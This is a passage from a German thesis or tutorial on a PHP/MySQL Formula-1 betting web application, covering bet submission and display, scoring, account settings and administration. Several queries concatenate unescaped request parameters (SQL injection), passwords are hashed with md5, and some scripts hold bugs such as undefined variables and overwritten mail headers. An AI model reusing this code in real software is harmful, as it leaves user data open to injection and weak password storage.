wird, da zwischen dem Aufruf der Seite und der eigentlichen Tippabgabe Zeit verstrichen ist. Ist der letztmögliche Zeitpunkt der Tippabgabe überschritten, wird der Spieler zur Hauptseite zurückgeführt, und er erhält einen Hinweis, dass sein Tipp nicht mehr angenommen werden kann. Ansonsten wird eine neue Datenbankzeile in der Tabelle „Tipp“ angelegt, sofern der Spieler zu diesem Rennen noch keinen Tipp abgegeben hat. Anderenfalls wird ein bestehender Tipp mit dem aktuellen überschrieben:

```
<?php
  require "authentication.inc";
  require "db.inc";

  session_start();
  checkSession();

  // Validierung
  // ausgewaehlte Fahrer in ein Array einlesen
  $arr = array(1 => $_POST["pos1"], 2 =>
$_POST["pos2"], 3 => $_POST["pos3"], 4 =>
$_POST["pos4"], 5 => $_POST["pos5"], 6 =>
$_POST["pos6"], 7 => $_POST["pos7"], 8 =>
$_POST["pos8"]);

  // doppelte Eintraege entfernen
  $result = array_unique($arr);

  if (count($result) != 8) {
    $_SESSION["systemmeldung"] = "Sie müssen 8 ver-
schiedene Fahrer angeben.";
    header("Location: tippabgabe.php?lauf=" .
$_POST["lauf"]);
    exit;
  }

  if (!($connection = @ mysql_connect($hostName,
$username, $password)))
    showError();

  if (!(mysql_select_db($databaseName, $connection)))
    showError();

  // Letzte Pruefung, ob Tippabgabe 15 Minuten vor
Rennbeginn erfolgt
  $queryLauf = "SELECT DATE_FORMAT(datum,'%d.%m.%Y')
AS datum,zeit FROM lauf";
  if (!($resultLauf = @ mysql_query($queryLauf,
$connection)))
    showError();

  $aktuelleZeit =
mktime(date("H"),date("i"),date("s"),date("m"),date("d
"),date("Y"));
  $spielerId = getSpielerId($_SESSION["spielername"],
```

```
$connection);
  $rowLauf = @ mysql_fetch_array($resultLauf);
  list($tag, $monat, $jahr) = explode(".",
$rowLauf["datum"]);
  list($h, $min, $sec) = explode(":",
$rowLauf["zeit"]);
  $rennBeginn15 = mktime($h, $min-15, $sec, $monat,
$tag, $jahr);
  if ($aktuelleZeit >= $rennBeginn15) {
    $_SESSION["systemmeldung"] = "Ihr Tipp kann leider
nicht mehr angenommen werden.";
    header("Location: hauptseite.php");
    exit;
  }

  $lauf = $_POST["lauf"];
  $datum = date("Y.m.d H:i:s");
  $spielerId = getSpielerId($_SESSION["spielername"],
$connection);

  // hat der Spieler fuer diesen Lauf schon getippt?
  // dann UPDATE
  if (istTippVorhanden($spielerId, $lauf,
$connection)) {
    $queryUpdate = "UPDATE tipp SET datum = '$datum',
platz1 = '$arr[1]', platz2 = '$arr[2]', platz3 =
'$arr[3]', platz4 = '$arr[4]', platz5 = '$arr[5]',
platz6 = '$arr[6]', platz7 = '$arr[7]', platz8 =
'$arr[8]' WHERE lauf = '$lauf' AND spieler = '$spiele-
rId'";
    if (!($result = @ mysql_query($queryUpdate,
$connection)))
      showError();

  } else {
  // ansonsten INSERT
    $queryInsert = "INSERT INTO tipp VALUES (NULL,
'$lauf', '$spielerId', '$datum', '$arr[1]', '$arr[2]',
'$arr[3]', '$arr[4]', '$arr[5]', '$arr[6]', '$arr[7]',
'$arr[8]')";
    if (!($result = @ mysql_query($queryInsert,
$connection)))
      showError();
  }

  // Tipp gespeichert, zurueck zur Hauptseite
  $_SESSION["systemmeldung"] = "Ihr Tipp wurde gespei-
chert.";
  header("Location: hauptseite.php");
?>
```

4.7 Tippanzeige

Abbildung 10: Tippanzeige mit Ergebnis und erhaltenen Punkten

Der Spieler hat die Möglichkeit, sich seine Tipps zu vergangenen Rennen anzeigen zu lassen. Wurde zu dem auf der Hauptseite ausgewählten Rennen kein Tipp abgegeben, sieht der Spieler nur die Informationen über Ort, Land, Datum, etc. sowie das Rennergebnis und den Hinweis, dass zu diesem Rennen kein Tipp abgegeben wurde. Anderenfalls sieht der Spieler die Gesamtpunktzahl für diesen Tipp, die von ihm getippten Fahrer und die Punkte, die der Spieler pro getippten Fahrer erhalten hat.

```
<?php
  require "authentication.inc";
  require "db.inc";
  session_start();
  checkSession();

  $lauf = $_GET["lauf"];
?>

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transi-
tional//EN" "http://www.w3.org/TR/html401/loose.dtd">
<html>
<head>
<title>Tippspiel</title>
<meta http-equiv="content-type" content="text/html;
charset=iso-8859-1">
</head>
<body>
```

```
<table width="100%" border="0" cellspacing="0" cellp-
adding="0">
<tr>
<td valign="top" width="620">
<table border="0" cellspacing="0" cellpadding="0">
<tr><td nowrap="nowrap"><h1>Tipp
anzeigen</h1></td></tr>
<tr><td height="10"> </td></tr>
<tr>
<td>

<!-- Informationen zum Rennen -->
<table border="0" width="100%" cellspacing="0" cellp-
adding="0">
<tr>

<?php
  if (!($connection = @ mysql_connect($hostName,
$username, $password)))
    showError();

  if (!(mysql_select_db($databaseName, $connection)))
    showError();

  $query = "SELECT id,DATE_FORMAT(datum,'%d.%m.%Y') AS
datum,DATE_FORMAT(zeit,'%H:%i') AS zeit,ort,land,run-
den,km FROM lauf WHERE id = '{$lauf}'";

  if (!($result = @ mysql_query($query, $connection)))
    showError();

  $row = @ mysql_fetch_array($result);

// Renndetails anzeigen
[...]

  // hat der Spieler schon einen Tipp abgegeben?
  // dann Hinweistext und abgegebenen Tipp anzeigen
  $spielerId = getSpielerId($_SESSION["spielername"],
$connection);

  if (istTippVorhanden($spielerId, $lauf,
$connection)) {
    $queryGetippt = "SELECT
DATE_FORMAT(datum,'%d.%m.%Y') AS datum,DATE_FORMAT(da-
tum,'%H:%i') AS zeit FROM tipp WHERE lauf = '{$lauf}'
AND spieler = '{$spielerId}'";

    if (!($resultGetippt = @ mysql_query($queryGe-
tippt, $connection)))
      showError();

    // ein Treffer, dann ist ein Tipp vorhanden
    if (mysql_num_rows($resultGetippt) == 1) {
      $rowGetippt = @ mysql_fetch_array($resultGe-
tippt);
      print "</tr>";
      print "<tr>";
      print "<td>Tipp abgegeben am</td>";
      print "<td>{$rowGetippt["datum"]} um {$rowGe-
```

```
tippt["zeit"]} Uhr</td>";
      print "</tr>";
      print "<tr>";
      print "<td>Punkte</td>";
      $punkte = berechnePunkteFuerTipp($spielerId,
$lauf, $connection);
      print "<td>{$punkte}</td>";

      // den Tipp holen
      $queryTipp = "SELECT
platz1,platz2,platz3,platz4,platz5,platz6,platz7,platz
8 FROM tipp WHERE lauf = '{$lauf}' AND spieler =
'{$spielerId}'";

      if (!($resultTipp = @ mysql_query($queryTipp,
$connection)))
        showError();

      $rowTipp = @ mysql_fetch_array($resultTipp);

      // das Ergebnis holen
      $queryErgebnis = "SELECT
platz1,platz2,platz3,platz4,platz5,platz6,platz7,platz
8 FROM rennergebnis WHERE lauf = '{$lauf}'";

      if (!($resultErgebnis = @ mysql_query($queryEr-
gebnis, $connection)))
        showError();

      $rowErgebnis = @ mysql_fetch_array($resultErgeb-
nis);

      print "</tr>";
      print "<tr><td height=\"10\"> </td></tr>";
      print "</table>\n";

      // Ergebnistabelle
      print "<table border=\"0\" width=\"100%\" cell-
spacing=\"0\" cellpadding=\"0\">";
      print "<tr>";
      print "<td>Position</td>";
      print "<td>Rennergebnis</td>";
      print "<td>Ihr Tipp</td>";
      print "<td>Punkte</td>";
      print "</tr>";

      print "<tr>";
      print "<td>1</td>";
      $fahrer = getFahrerMitId($rowErgebnis["platz1"],
$connection);
      print "<td>{$fahrer}</td>";
      $fahrer = getFahrerMitId($rowTipp["platz1"],
$connection);
      print "<td>{$fahrer}</td>";
      $punkte = berechnePunkteFuerPlatzierung($lauf,
1, $rowTipp["platz1"], $connection);
      print "<td>{$punkte}</td>";
      print "</tr>";

[...]
```

```
      print "<tr>";
      print "<td>8</td>";
      $fahrer = getFahrerMitId($rowErgebnis["platz8"],
$connection);
      print "<td>{$fahrer}</td>";
      $fahrer = getFahrerMitId($rowTipp["platz8"],
$connection);
      print "<td>{$fahrer}</td>";
      $punkte = berechnePunkteFuerPlatzierung($lauf,
8, $rowTipp["platz8"], $connection);
      print "<td>{$punkte}</td>";
    }

  } else {
  // kein Tipp vorhanden
    print "</tr>";
    print "<tr>";
    print "<td>Tipp abgegeben am</td>";
    print "<td>Sie haben für diesen Lauf keinen Tipp
abgegeben.</td>";
  }
?>

<tr>
<td colspan="2">
<input type="button" value="Zurück" onclick="javas-
cript:history.back();"/>
</td>
</tr>
</table>
</td>
</tr>
<tr><td height="10" nowrap> </td></tr>
</table>
</td>
</tr>
</table>
</body>
</html>
```

Um die Punkte pro getippten Platz zu erhalten, wird die Funktion „berechnePunkteFuerPlatzierung($lauf, $platz, $fahrerId)“ verwendet, die in der Datei „db.inc“ abgelegt wurde. Die Funktion benötigt die Nummer des Rennens, die Position und die ID des Fahrers, der auf diese Position getippt wurde. Um korrekte Resultate zu erhalten, wird die Position um eins verringert, da auch hier das Ergebnis-Array mit dem Index 0 beginnt:

```
// Errechnet die Punkte, die ein Spieler fuer eine
Platzierung eines Tipps bekommt
function berechnePunkteFuerPlatzierung($lauf, $platz,
$fahrerId, $connection) {
```

```
  // das Rennergebnis holen
  $queryErgebnis = "SELECT
platz1,platz2,platz3,platz4,platz5,platz6,platz7,platz
8 FROM rennergebnis WHERE lauf = '{$lauf}'";
  if (!($resultErgebnis = @ mysql_query($queryErgeb-
nis, $connection)))
    showError();

  // es liegt noch kein Rennergebnis vor
  if (mysql_num_rows($resultErgebnis) != 1)
    return 0;

  $rowErgebnis = @ mysql_fetch_array($resultErgebnis);
  // Ergebnis-Array beginnt bei 0!
  $platz -= 1;

  // Platzierung mit Ergebnis vergleichen und Punkte
zurueckgeben
  for ($indexErgebnis = 0; $indexErgebnis < 8; $index-
Ergebnis++) {
    if ($rowErgebnis[$indexErgebnis] == $fahrerId) {
      // Trefferrange bestimmen
      $diff = abs($platz - $indexErgebnis);

      switch ($diff) {
        // auf den gleichen Platz getippt
        case 0: return 10;
        // einen Platz daneben getippt
        case 1: return 8;
        // zwei Plaetze daneben getippt
        case 2: return 6;
        // drei Plaetze daneben getippt
        case 3: return 3;
        // vier Plaetze daneben getippt
        case 4: return 1;
        // do nothing
        default: return 0;
      }
    }
  }
  // Fahrer nicht unter den besten 8 -> keine Punkte
  return 0;
}
```

Der Vollständigkeit halber soll hier kurz die Funktion „getFahrer-MitID($id, $connection)“ dargestellt werden. Sie holt den Namen des Fahrers aus der Datenbank:

```
// Holt den Namen des Fahrers mit der ID aus der Da-
tenbank
function getFahrerMitId($fahrerId, $connection) {
  $query = "SELECT name FROM fahrer WHERE id = '{$fah-
rerId}'";
  if (!($result = @ mysql_query($query, $connection)))
    showError();
  $row = @ mysql_fetch_array($result);
```

```
  return $row["name"];
}
```

4.8 Einstellungen

In den Einstellungen kann der Spieler jederzeit sein Passwort und seine E-Mailadresse ändern. Außerdem hat er die Möglichkeit, die Spielteilnahme zu beenden.

4.8.1 Passwort ändern

Um das Passwort zu ändern, muss der Spieler sein altes Passwort sowie zweimal das neue Passwort eingeben. Um den Spieler vor Tippfehlern zu schützen und sicherzustellen, dass tatsächlich das Passwort eingegeben wurde, das sich der Spieler ausgedacht hat, wird eine zweimalige Passworteingabe verlangt. Bevor das neue Passwort mit der Funktion „md5()“ verschlüsselt und in der Datenbank abgelegt wird, übernimmt eine Routine die Prüfung, ob das neue Passwort den Mindestanforderungen für sichere Passwörter entspricht. Diese Funktionalität wurde bereits im Kapitel 4.4 beschrieben. Eine Meldung informiert den Spieler über den Erfolg der Passwortänderung.

4.8.2 E-Mailadresse ändern

In diesem Dialog gibt der Spieler seine neue E-Mailadresse ein. Um Tippfehler zu vermeiden, muss die E-Mailadresse ein zweites Mal eingegeben werden. Es wird validiert, ob zweimal die gleiche E-Mailadresse angegeben wurde und ob die E-Mailadresse syntaktisch korrekt ist. Die Prüfung der Syntax wird mit regulären Ausdrücken realisiert. Die entsprechende Funktion „isKorrekteEmailAdresse()“ wurde in der Datei „authentication.inc“ abgelegt:

```
// verifiziert eine E-Mailadresse
function isKorrekteEmailAdresse($email) {
  $validEmail = "^[0-9a-z~!#$%&_-]([.]?[0-9a-
z~!#$%&_-])*" . "@[0-9a-z~!#$%&_-]([.]?[0-9a-
z~!#$%&_-])*$";
```

```
  if (!eregi($validEmail, $email))
    return false;
  return true;
}
```

Hier der Dialog für die Änderung der E-Mailadresse:

```
[...]

<tr><td height="20" nowrap><h2>E-Mailadresse
ändern</h2></td></tr>
<tr><td>
<p>Hier können Sie Ihre E-Mailadresse ändern.</p>
<p>Nach der Änderung wird Ihnen eine Bestätigung an
die neue E-Mailadresse geschickt.</p>
</td></tr>
<tr><td height="20" nowrap> </td></tr>
<tr><td align="left" valign="top">
<form name="EmailAendern" action="changeemail.php" me-
thod="post">
<table border="0" width="100%" cellspacing="0" cellp-
adding="0">
<tr>
<td width="50%">Neue E-Mailadresse</td>
<td width="50%"><input type="text" size="30" max-
length="50" name="emailneu"/></td>
</tr>
<tr>
<td>Neue E-Mailadresse wiederholen</td>
<td><input type="text" size="30" maxlength="50"
name="emailneu2"/></td>
</tr>
<tr><td colspan="2">
<input type="submit" value="Ändern"/>
</td></tr>
</table>
</form>
</td></tr>

[...]
```

Die Validierung, die Änderung der E-Mailadresse in der Datenbank und das Versenden der Bestätigungsmail übernimmt das Skript „changeemail.php“. Es wird geprüft, ob die eingegebenen E-Mailadressen übereinstimmen. Wenn nicht, erhält der Spieler eine entsprechende Fehlermeldung. Sind die E-Mailadressen gleich, wird die Datenbank aktualisiert. Danach wird die Bestätigungsmail erstellt und versendet. Der Spieler wird auf die Hauptseite zurück geleitet und bekommt einen Hinweis, dass die Änderung erfolgreich durchgeführt wurde.

```
<?php
  require "authentication.inc";
  require "db.inc";

  session_start();
  checkSession();

  // Validierung
  if (empty($_POST["emailneu"]))
    $fehler = "GGeben Sie bitte Ihre neue E-Mailadres-
se an.<br/>";
  if (empty($_POST["emailneu2"]))
    $fehler = $fehler . "Geben Sie bitte Ihre E-Mail-
adresse erneut ein.<br/>";
  if (empty($_POST["emailneu"]) !=
empty($_POST["emailneu2"]))
    $fehler = $fehler . "Geben Sie die neue E-Mail-
adresse zweimal ein.<br/>";

  // auf gueltige E-Mailadresse pruefen
  if (!isKorrekteEmailAdresse($_POST["emailneu"]))
    $fehler = $fehler . "Die angegebene E-Mailadresse
ist ungültig.<br/>";

  if (!empty($fehler)) {
    $_SESSION["systemmeldung"] = $fehler;
    header("Location: einstellungen.php");
    exit;
  }

  if (!($connection = @ mysql_connect($hostName,
$username, $password)))
    showError();

  $emailneu = mysqlclean($_POST, "emailneu", 50,
$connection);
  $emailneu2 = mysqlclean($_POST, "emailneu2", 50,
$connection);

  if (!mysql_selectdb($databaseName, $connection))
    showError();

  // den Benutzer authentifizieren
  if(authentifiziereBenutzer($connection,
$_SESSION["spielername"], $passwortalt)) {
    $email = trim($emailneu);
    $query = "UPDATE spieler SET email = '{$email}'
WHERE name = '{$_SESSION["spielername"]}'";
    if (!$result = @ mysql_query($query, $connection))
      showError();

    // Aenderung erfolgreich, Bestaetigung versenden
    $empfaenger = $email;
    $betreff = "Tippspiel - E-Mailadresse geändert";
    $headers = "MIME-Version: 1.0\n";
    $headers = "Content-type: text/plain; charset=iso-
8859-1\n";
    $headers = "X-Mailer: php\n";
    $headers = "From: Tippspiel <webmaster@walter-
net.de>";
```

```
    $inhalt = "Hallo " . $_SESSION["spielername"] .
"!\n" . "Ihre E-Mailadresse wurde erfolgreich geän-
dert.\n\n" . "Mit freundlichen Grüßen\n" . "Der Spiel-
leiter";
    // ... und abschicken
    $result = mail($empfaenger, $betreff, $inhalt,
$headers);

    $_SESSION["systemmeldung"] = "Ihre E-Mailadresse
wurde erfolgreich geändert.";
  } else {
    $_SESSION["systemmeldung"] = "Ihre E-Mailadresse
konnte nicht geändert werden.";
  }

  header("Location: hauptseite.php");
?>
```

4.8.3 Teilnahme beenden

Ein Spieler kann jederzeit seine Teilnahme am Tippspiel beenden. Um die Endgültigkeit dieser Aktion zu verdeutlichen, ist die Eingabe des Passwortes notwendig. Nach dem Klick auf den Schalter „Teilnahme beenden“ erhält der Spieler eine letzte Sicherheitsabfrage. Wird diese bestätigt, werden sämtliche Daten des Spielers und die von ihm abgegebenen Tipps aus der Datenbank gelöscht.

```
[...]

// Sicherheitsabfrage Teilnahme beenden
function areYouSure() {
  if (document.TeilnahmeBeenden.spielerpass.value ==
"") {
    alert("Geben Sie bitte Ihr Passwort zur Bestäti-
gung an.");
    document.TeilnahmeBeenden.spielerpass.focus();
    return false;
  }
  return confirm("Sind Sie sicher, dass Sie Ihre Teil-
nahme beenden wollen?");
}

[...]

<tr><td height="20" nowrap><h2>Teilnahme
beenden</h2></td></tr>
<tr><td>
<p>Hier können Sie Ihre Teilnahme am Tippspiel been-
den.</p>
<p>Sie erhalten eine Abmeldebestätigung per E-Mail.
Ihre Daten und Tipps werden unwiederbringlich ge-
löscht.</p>
```

```
</td></tr>
<tr><td height="20" nowrap> </td></tr>
<tr><td align="left" valign="top">
<form name="TeilnahmeBeenden" action="quitgame.php"
method="post">
<table border="0" width="100%" cellspacing="0" cellp-
adding="0">
<tr>
<td width="50%">Passwort</td>
<td width="50%"><input type="password" size="30"
name="spielerpass"/></td>
</tr>
<tr><td colspan="2">
<input type="submit" value="Teilnahme beenden" on-
click="return areYouSure();"/>
</td></tr>
</table>
</form>
</td>
</tr>
```

Nach der Bestätigung entfernt das Skript „quitgame.php“ alle Tipps und Daten des Spielers aus der Datenbank. Danach wird die Session des Spielers gelöscht und der Anwender auf eine Seite geleitet, die ihn über die Beendigung seiner Teilnahme informiert.

```
<?php
  require "authentication.inc";
  require "db.inc";

  session_start();
  checkSession();

  if (!($connection = @ mysql_connect($hostName,
$username, $password)))
    showError();

  $passwort = mysqlclean($_POST, "spielerpass", 40,
$connection);

  if (!mysql_selectdb($databaseName, $connection))
    showError();

  // den Benutzer authentifizieren
  if (authentifiziereBenutzer($connection,
$_SESSION["spielername"], $passwort)) {
    $spielerId =
getSpielerId($_SESSION["spielername"], $connection);

    $queryTipps = "DELETE FROM tipp WHERE spieler =
'{$spielerId}'";
    if (!$result = @ mysql_query($queryTipps, $connec-
tion))
      showError();
```

```
    $querySpieler = "DELETE FROM spieler WHERE id =
'{$spielerId}'";
    if (!$result = @ mysql_query($querySpieler,
$connection))
      showError();
  }

  session_destroy();
  header("Location: teilnahmebeendet.html");
?>
```

4.9 Administration

Das Tippspiel benötigt wie fast alle Webanwendungen einen Verwaltungszugang. Rennergebnisse müssen eingetragen und die Punkte für die Spieler berechnet werden. Diese Aufgaben lassen sich natürlich mit einem Zugang zur Datenbank lösen, der über entsprechende Rechte verfügt. Üblicherweise wird für diese Aufgaben ein Verwaltungswerkzeug verwendet, das Bestandteil des DBMS ist. Diese Lösung ist aber wenig komfortabel für den Administrator. Hier wird eine Lösung präsentiert, die dem Administrator einen gewissen Komfort zur Verfügung stellt. Allerdings stellt ein Administratorzugang innerhalb der Webanwendung generell ein potenzielles Sicherheitsrisiko dar, da er mit besonderen Rechten ausgestattet ein besonders wertvolles Ziel für Angreifer ist.

Der Administrator kann sich wie ein Spieler in das Tippspiel einloggen. Es ist von enormer Wichtigkeit, eine möglichst ungebräuchliche Kennung für den Administrationszugang zu wählen, da die Kennung und das Passwort in derselben Datenbanktabelle wie die der Spieler persistiert werden. Kennungen wie „admin“ oder „root“ sind bei vielen Softwareprodukten und Anwendungen die Standardkennung für den Administrationszugang und werden daher von Hacker gern als erstes ausprobiert. Viele Systemadministratoren belassen es bei der Standardkennung und vergeben noch nicht einmal ein Passwort. Eine Leichtsinnigkeit, die schwer bestraft werden kann. Die Kennung „root“ hat ihren Ursprung in der Unix/Linux-Welt und ist Synonym für einen Zugang mit sämtlichen Rechten und somit ungeeignet als

Kennung. Die Administratorkennung für das Tippspiel lautet „admin_usr_tippspiel“. Um die Sicherheit zu erhöhen, sollte diese Kennung regelmäßig umbenannt und das Passwort geändert werden.

Die Methode „checkAdmin()“ stellt zu Beginn jeder Administrationsseite sicher, dass diese Seite nur vom Administrator aufgerufen werden kann:

```
// handelt es sich um den Administrator?
function checkAdmin() {
  if (!isset($_SESSION["spielername"])) {
    header("Location: logout.php");
    exit;
  }

  // bei anderer IP-Adresse liegt evtl. ein Session-
Hijacking Angriff vor
  if (!isset($_SESSION["loginIP"]) || ($_SESSION["lo-
ginIP"] != $_SERVER["REMOTE_ADDR"])) {
    header("Location: logout.php");
    exit;
  }
  if ($_SESSION["spielername"] != "admin_usr_tipp-
spiel") {
    header("Location: logout.php");
    exit;
  }
}
```

4.9.1 Administrationsseite




Abbildung 11: Die Administrationsseite

Auf dieser Seite erhält der Administrator nach dem Login einen tabellarischen Überblick über sämtliche Rennen. Er hat hier die Möglichkeit, das Rennergebnis zu jedem Lauf einzutragen und die jeweilige Berechnung anzustoßen. Rennen, die bereits stattgefunden haben, sind farblich hervorgehoben. Die Eintragung des Rennergebnisses ist erst dann möglich, sobald das Rennen vorbei ist. Wurde das Rennergebnis eingetragen, wird die entsprechende Punkteberechnung für diesen Lauf freigeschaltet. Das soll verhindern, dass irrtümlich Berechnungen zu Rennen angestoßen werden, die noch gar nicht stattgefunden haben.

In einer weiteren Tabelle werden sämtliche Tippspielteilnehmer und deren Gesamtpunktzahl aufgelistet.

```
<?php
  require "authentication.inc";
  require "db.inc";
  session_start();
  checkAdmin();
?>
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transi-
tional//EN" "http://www.w3.org/TR/html401/loose.dtd">
<html>
<head>
<title>Tippspiel</title>
<meta http-equiv="content-type" content="text/html;
charset=iso-8859-1">
</head>
<body>
<table border="0" cellspacing="0" cellpadding="0">
<tr><td><h1>Administration</h1></td></tr>
<tr><td height="10"> </td></tr>

<?php
  if (isset($_SESSION["systemmeldung"]))
    echo ("<tr><td><p>" . $meldung .
"</p></td></tr>");
?>
<tr><td>
<!-- Tabelle mit den Rennen und Tipps -->
<table border="0" width="100%" cellspacing="0" cellp-
adding="0">
<tr>
<td>Lauf</td>
<td>Datum</td>
<td>Ort</td>
<td>Land</td>
<td>Ergebnis</td>
<td>Berechnung</td>
</tr>

<?php
  if (!($connection = @ mysql_connect($hostName,
$username, $password)))
    showError();
  if (!(mysql_select_db($databaseName, $connection)))
    showError();
  $queryLauf = "SELECT
id,DATE_FORMAT(datum,'%d.%m.%Y') AS
datum,zeit,ort,land FROM lauf";
  if (!($resultLauf = @ mysql_query($queryLauf,
$connection)))
    showError();

  $aktuelleZeit =
mktime(date("H"),date("i"),date("s"),date("m"),date("d
"),date("Y"));
  while ($rowLauf = @ mysql_fetch_array($resultLauf))
{
```

```
    list($tag, $monat, $jahr) = explode(".",
$rowLauf["datum"]);
    list($h, $min, $sec) = explode(":",
$rowLauf["zeit"]);
    $rennBeginn = mktime($h, $min, $sec, $monat, $tag,
$jahr);

    // ist das Rennen schon gelaufen?
    // -> JA
    if ($aktuelleZeit >= $rennBeginn) {
      print "<tr>\n";
      print
"<td>{$rowLauf["id"]}</td>\n<td>{$rowLauf["datum"]}</t
d>\n";
      print "<td>{$rowLauf["ort"]}</td>\n";
      print "<td>{$rowLauf["land"]}</td>\n";
      if (istRennergebnisVorhandenFuer($rowLauf["id"],
$connection)) {
        print "<td>erledigt</td>\n";
        // koennen die Punkte berechnet werden?
        if (alleLaeufeVorhandenBis($rowLauf["id"],
$connection)) {
          print "<td><a
href=\"calculatestandings.php?lauf={$rowLauf["id"]}\"
>Ausführen</a></td>\n";
        } else {
          print "<td>nicht möglich</td>\n";
        }
      } else {
        print "<td><a href=\"rennergebniseintragen.-
php?lauf={$rowLauf["id"]}\" >Eintragen</a></td>\n";
        print "<td>nicht möglich</td>\n";
      }
      print "</tr>\n";
    } else {
    // -> NEIN
      print "<tr>\n";
      print
"<td>{$rowLauf["id"]}</td>\n<td>{$rowLauf["datum"]}</t
d>\n";
      print "<td>{$rowLauf["ort"]}</td>\n";
      print "<td>{$rowLauf["land"]}</td>\n";
      print "<td>nicht möglich</td>\n";
      print "<td>nicht möglich</td>\n";
      print "</tr>\n";
    }
  }
?>
</table>
</td>
</tr>
<tr><td height="10" nowrap> </td></tr>
<tr><td>

<!-- Tabelle aller Spieler -->
<table border="0" width="40%" cellspacing="0" cellpad-
ding="0">
<tr>
<td>Position</td>
<td>Name</td>
```

```
<td>Punkte</td>
</tr>

<?php
  $query = "SELECT name,punkte FROM spieler ORDER BY
punkte DESC";
  if (!($result = @ mysql_query($query, $connection)))
    showError();

  $position = 1;
  while ($row = @ mysql_fetch_array($result)) {
    print "<tr>\n";
    print "<td>{$position}</td>\n";
    print
"<td>{$row["name"]}</td><td>{$row["punkte"]}</td>\n";
    print "</tr>\n";
    $position++;
  }
?>
</table>
</td>
</tr>
</table>
</body>
</html>
```

Die Methode „istRennergebnisVorhandenFuer($lauf, $connection)“ prüft, ob für einen bestimmten Lauf bereits ein Ergebnis vorliegt, so dass die Punkteberechnung für diesen Lauf ausgeführt werden kann. „alleLaeufeVorhandenBis($lauf, $connection)“ prüft hingegen, ob kontinuierlich alle Ergebnisse bis zum aktuellen in die Datenbank eingepflegt wurden. Erst wenn das der Fall ist, kann die Punkteberechnung zum aktuellen Lauf angestoßen werden. Diese beiden Methoden befinden sich in der Datei „db.inc“:

```
// Prueft, ob bereits ein Ergebnis zu diesem Lauf vor-
liegt
function istRennergebnisVorhandenFuer($lauf, $connec-
tion) {
  $query = "SELECT * FROM rennergebnis WHERE lauf =
'{$lauf}'";
  if (!($result = @ mysql_query($query, $connection)))
    showError();
  // kein Treffer, also kein Ergebnis vorhanden
  if (mysql_num_rows($result) != 1)
    return false;
  return true;
}

// Sind bis zum angegebenen Rennen alle Rennergebnisse
in die DB eingetragen worden?
function alleLaeufeVorhandenBis($lauf, $connection) {
```

```
  $query = "SELECT * FROM rennergebnis WHERE lauf <=
'{$lauf}'";
  if (!($result = @ mysql_query($query, $connection)))
    showError();
  if (mysql_num_rows($result) == $lauf)
    return true;
  return false;
}
```

4.9.2 Rennergebnis eintragen

Das Rennergebnis wird vom Administrator auf einer separaten Seite eingetragen, die weitgehend der Seite für die Tippabgabe der Spieler entspricht. Auch hier wird die Platzierung eines Fahrers auf mehrere Plätze verhindert.

```
<?php
  require "authentication.inc";
  require "db.inc";
  session_start();
  checkAdmin();

  $lauf = $_GET["lauf"];
  $meldung = "";
  if (isset($_SESSION["systemmeldung"])) {
    $meldung = $_SESSION["systemmeldung"];
    unset($_SESSION["systemmeldung"]);
  }
?>
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transi-
tional//EN" "http://www.w3.org/TR/html401/loose.dtd">
<html>
<head>
<title>Tippspiel</title>
